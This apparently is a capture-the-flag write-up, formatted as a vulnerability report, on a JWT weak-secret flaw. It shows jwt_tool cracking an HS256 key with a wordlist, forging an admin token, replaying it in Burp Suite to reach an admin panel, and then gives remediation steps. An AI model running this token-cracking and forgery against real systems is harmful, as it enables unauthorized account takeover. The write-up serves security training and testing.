



JWT SECURITY MISCONFIGURATION

Leslie Jones | 05Dec2025

Challenge: JWT SECURITY MISCONFIGURATION - HIGH SEVERITY

CWE-345: Insufficient Verification of Data Authenticity

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N


SUMMARY

The web application that utilized JSON Web Tokens for authentication. Using HS256 as the signing algorithm, but setting a weak passphrase as the secret key. With the jwt_tool I was able to brute-force the signing key and modify the JWT payload to escalate privileges from devuser to admin.

STEPS TO REPRODUCE

1. Login to the environment to retrieve JWT token

With the login credentials provided I logged into the environment and copied the token



2. Decode the JWT token

Transferring the token into <https://www.jwt.io/> I was able to break down the header, payload, and secret key.

3. Brute force the secret key

Within the terminal I ran the jwt_tool alongside a wordlist to decode the secret key

```
$ docker run -it --rm \
-v "$PWD:/root/.jwt_tool" \
-v "$PWD/.jwtconf.ini:/root/.jwtconf.ini" \
ticarpi/jwt_tool -C -d ./rockyou.txt "$(cat token.jwt)"


Version 2.3.0
@ticarpi

/root/.jwt_tool/jwtconf.ini
Original JWT:

[+] welcome123 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "-----"
$
```

4. Alter the token for escalation

Once the secret key was exposed, I modified the token with the user “admin” and ensured it was resigned with the key for continued access in the web environment



```
This option allows you to tamper with the header, contents and signature of the JWT.

-----
Token header values:
[1] alg = "HS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "devuser"
[2] exp = 1765882168    => TIMESTAMP = 2025-12-07 04:36:00 (UTC)
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[5] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of user is: devuser
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] exp = 1765882168    => TIMESTAMP = 2025-12-07 04:36:00 (UTC)
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[5] *UPDATE TIMESTAMPS*
[0] Continue to next step.

Please select a field number:
(or 0 to Continue)
> 0
jwtttool 0d5ceaae061d4246a84c86d11f44c06f - Tampered token - HMAC Signing:
[+] eyJhbGciOiI...3ut1g=82e8kVQ8BnqXqk3D17KYjavAeiw2VX
SVXrN2xHs
```

5. Test modified token with Burp Suite

Before testing in the environment, I pasted the forged token in the Burp Suite Repeater environment to ensure the response would be “200 OK”

Burp Suite Community Edition v2025.10.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Burp AI

Request

```

1 GET /admin HTTP/1.1
2 Host: 14.219.7.0:32931
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange/requirement
7 Referer: http://14.219.7.0:32931/dashboard
8 Accept-Encoding: gzip, deflate, br
9 Cookie: token=[REDACTED]
10 Connection: keep-alive

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.7 Python/3.9.25
3 Date: Sat, 06 Dec 2025 05:14:31 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1654
6 Connection: close
7
8 <!DOCTYPE html>
9 <html lang="en">
10   <head>
11     <meta charset="UTF-8">
12     <meta name="viewport" content="width=device-width, initial-scale=1.0">
13     <title>
14       Admin Panel - SecureApp
15     </title>
16     <link rel="stylesheet" href="/static/style.css">
17   </head>
18   <body>
19     <div class="container">
20       <div class="admin-box">
21         <div class="header">
22           <h1>
23             Admin Panel
24           </h1>
25           <a href="/logout" class="btn-secondary">
26             Logout
27           </a>
28         </div>
29         <div class="success-message">
30           <h2>
31             Access Granted!
32           </h2>
33           <p>
34             Congratulations! You successfully
35             escalated your privileges to admin.
36           </p>
37         </div>
38         <div class="flag-box">
39           <h3>
40             Your Flag
41           </h3>
42           <div class="flag-display">
43             d0a[REDACTED]c90
44           </div>
45         </div>
46       </div>
47     </div>
48   </body>
49 </html>

```

6. Update token and refresh page

With confirmed response in Burp suite, I updated the JWT token and forwarded the packets, resulting in successful escalation as admin and flag retrieval

The screenshot shows a web-based admin panel. At the top left is a crown icon followed by the text "Admin Panel". On the top right is a "Logout" button. Below the header is a green success message box containing a small crown icon and the text "Access Granted!". The message continues: "Congratulations! You successfully escalated your privileges to admin." Below this is an orange info box with a red exclamation mark icon and the text "Your Flag". Inside the box is a blue text area containing the flag value: "d8ac5b49e2369b90f5616d126abedc90". Below this is a green "Copy Flag" button. At the bottom of the page is a grey "Back to Dashboard" button.

REMEDIATION STEPS

- Use strong key signing secrets to prevent attackers from easily cracking/altering the key
- Rotate JWT secrets regularly and invalidate tokens signed with old keys
- Set short expiration times and require re-authentication for privileged actions
- Monitor authentication logs for token abuse

REFERENCES

- [CWE - CWE-345: Insufficient Verification of Data Authenticity \(4.18\)](#)
- [OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management | Martello Security](#)

- [JSON Web Tokens - jwt.io](#)
- [JWT attacks | Web Security Academy](#)
- [GitHub - ticarpi/jwt_tool: :snake: A toolkit for testing, tweaking and cracking JSON Web Tokens](#)